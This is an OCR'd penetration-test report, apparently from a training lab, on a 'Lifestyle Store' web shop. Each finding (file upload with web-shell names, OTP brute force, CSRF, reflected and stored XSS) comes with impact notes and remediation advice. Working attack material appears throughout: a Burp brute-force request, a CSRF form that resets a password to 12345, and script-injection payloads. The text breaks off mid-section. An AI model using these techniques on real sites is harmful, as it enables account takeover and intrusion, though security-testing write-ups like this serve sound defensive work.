
https://www.owasp.org/index.php/Default_Passwords

https://www.us-cert.gov/ncas/alerts/TA13-175A


Arbitrary file Upload

Arbitrary fileupload Critical)	The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the vesion is known to have vulnerabilities . Affected URL : http://13.126.196.134/wondercms/Affected Parameters : •File Upload (POST parameter) The attacker can upload files with extension other than .jpeg . Affected URL : •http://13.126.196.134/profile/2/edit/Affected Parameters : •Upload Profile Photo (POST parameter)

Observation



/wondercms/files/.htaccess
/wondercms/files/a.php
/wondercms/files/b374kmini.php
/wondercms/files/ini.php
/wondercms/files/myshell.php
/wondercms/files/php.ini
/wondercms/files/shell.php



```
trainee
```

Proof of concept

•Weak password - admin.

•Arbitrary File Inclusion.

Business Impact – Extremely high

Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

Recommendation for File Upload Vulnerbality

•Change the Admin password to something strong and not guessable.

•The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated:CVE-2017-14521.

References https://www.owasp.org/index.php/Unrestricted_File_

https://www.opswat.com/blog/file-upload-protection-best-practices

Recommendation for Weak Password

Take the following precautions:

Use a strong password 8 character or more in length with alphanumerics and symbols

It should not contain personal/guessable information

Do not reuse passwords

Disable default accounts and users

Change all passwords to strong unique passwords

References:

https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009)

https://www.owasp.org/index.php/Default_Passwords


https://www.us-cert.gov/ncas/alerts/TA13-175A

Account Takeover Using OTP Bypass

Account Takeover Using OTP Bypass (Critical)	The below mentioned login page allows login via OTP which can be bruteforced **Affected URL :** http://35.154.196.131/reset_password/admin.php?otp= **Affected Parameters :** OTP (POST parameters)

Observation

Navigate to http://13.126.196.134/reset_password/admin.php?otp= . You will see user login page via OTP.



Reset Admin Password


Enter 3 digit OTP sent on your registered mobile number

Ex: 321

Observation

Following request will be generated containing OTP parameter.

Now we are bruteforcing it.



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
GET /reset_password/admin.php?otp=§558§ HTTP/1.1
Host: 13.126.196.134
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://13.126.196.134/reset_password/admin.php?otp=556
Cookie: key=6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1; PHPSESSID=6kvkb0o7po0ae20sfoib398mn4; X-XSRF-TOKEN=272778106214aced6782a9bb73eb9bb175e3c153f78eb9e096ae8a5254415fb8
Upgrade-Insecure-Requests: 1
```

Observation


And we easily got the valid otp

We get OTP 167



66	165	200	☐	☐	4380
67	166	200	☐	☐	4380
68	167	200	☐	☐	4476
69	168	200	☐	☐	4380
70	169	200	☐	☐	4380
71	170	200	☐	☐	4380
72	171	200	☐	☐	4380
73	172	200	☐	☐	4380

Look above image on 167 u can see change in value to 4476



35.154.196.131/reset_password/admin.php?otp=321


Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

167

cs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Lifestyle Store
Blog
Forum
Sign Up
Login
Reset Password


Here we change admin account password



35.154.196.131/reset_password/admin.php?otp=167

Enter New Admin Password

Hence attacker can Login into admin Account



Admin Dashboard

CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			[✓ Chandan] Radhika Nandan	[✓ T Shirt] Socks Shoes	UPLOAD		Add

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men &amp; Women Ankle Length Socks	[✓ Chandan] Radhika Nandan	T Shirt [✓ Socks] Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men &amp; Women Ankle Length Socks Pack of 3	[✓ Chandan] Radhika Nandan	T Shirt [✓ Socks] Shoes	UPLOAD	450	Update
3	Puma Socks	Men &amp; Women Ankle Length Socks Pack of 3	[✓ Chandan] Radhika	T Shirt [✓ Socks]	UPLOAD	600	Update

Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the otp. This leads to complete compromise of personal user data of every customer.

Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendation

Take the following precautions:

Use proper rate-limiting checks on the no of OTP checking and Generation requests

Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts

OTP should expire after certain amount of time like 2 minutes

OTP should be at least 6 digit and alphanumeric for more security

References:

https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)


https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

CSRF

Unauthorised Access to Customer Details (Critical)	The below mentioned login page allows you to change password without verification and view details of other customers (CSRF). Affected URL : •http://13.126.196.134/profile/change_password.php Affected Parameters : •Update button (POST parameter) We can change the password. Affected URL : • http://35.154.196.131/cart/cart.php Affected Parameters : •Remove option (POST parameter) Affected URL : • http://35.154.196.131/cart/cart.php Affected Parameters : •Confirm order option (POST parameter)


Observation

Here you can see 7 digit pasword ,but due to csrf I'll change the password at the moment hewant to update.




Observation

Here's the file I opened while changing password , when we click on send the password will change to 12345.



POC


Here's the code of generated by burp suite community edition.



```
<!DOCTYPE html>
<html>
  <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
<body>
    <form method="POST" action="http://13.126.196.134:80/profile/change_password_submit.php">
        <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
        <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
        <input type="text" name="X-XSRF-TOKEN" value="
        6965db15acabf308e74fa61bde40c623856201cbfe80ff1f28178fa5f13b28f3">
        <input type="text" name="password" value="12345">
        <input type="text" name="password_confirm" value="12345">
        <input type="submit" value="Send">
    </form>
</body>
</html>
```

Observation

CSRF In Cart



Shopping Cart

S.No	Product	Price
1	Adidas Socks Remove	100
	Total	100

Have a coupon?

Your coupon should look like UL_6666

Shipping Details

asdf

asdf

Payment Mode

● Cash on delivery

Business Impact – Very High

Hacker can change the password of any user .

Hacker can make user to do unwanted things

It makes very bad impact of the website in the front of user

Hacker can remove and confirm orders in the cart of the use.

Take the following precautions:

•Implement an Anti-CSRF Token.

•Do not show the customers of the month on the login page.

•Use the Same Site Flag in Cookies.

•Check the source of request made.

•Take some extra keys or tokens from the user before processing an important request.

•Use 2 factor confirmations like otp , etc. for critical requests

References:

https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/


https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

Reflected Cross Site Scripting (XSS)

ReflectedCross SiteScripting (Severe)	Below mentioned parameters are vulnerable to reflected XSS **Affected URL :** http://35.154.196.131/profile/16/edit/ **Affected Parameters :** address(POST parameters) **Payload:** <script>alert(1)</script>


Observation

Here in search box I run xss script which u can see in get parameter


Not secure
3.110.178.215/search/search.php?q="><script>alert(3-2)</script>
Lifestyle Store
\
">
T Shirt
Socks
Shoes

POC

And here is output of that 1 script Code


Not secure
3.110.178.215/search/search.php?q="><script>alert(1)</script>
3.110.178.215 says
1
OK

Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim’s device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker

controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

Sanitize all user input and block characters you do not want

Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before

printing them on the website

References:

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

https://en.wikipedia.org/wiki/Cross-site_scripting


https://www.w3schools.com/html/html_entities.asp

Stored Cross Site Scripting (XSS)


Stored CrossSite Scripting(Severe)	Below mentioned parameters are vulnerable to reflected XSS **Affected URL :** http://35.154.196.131/products/details.php?p_id=14 **Affected Parameters :** POST button under Customer Review (POST parameters) **Payloads:** 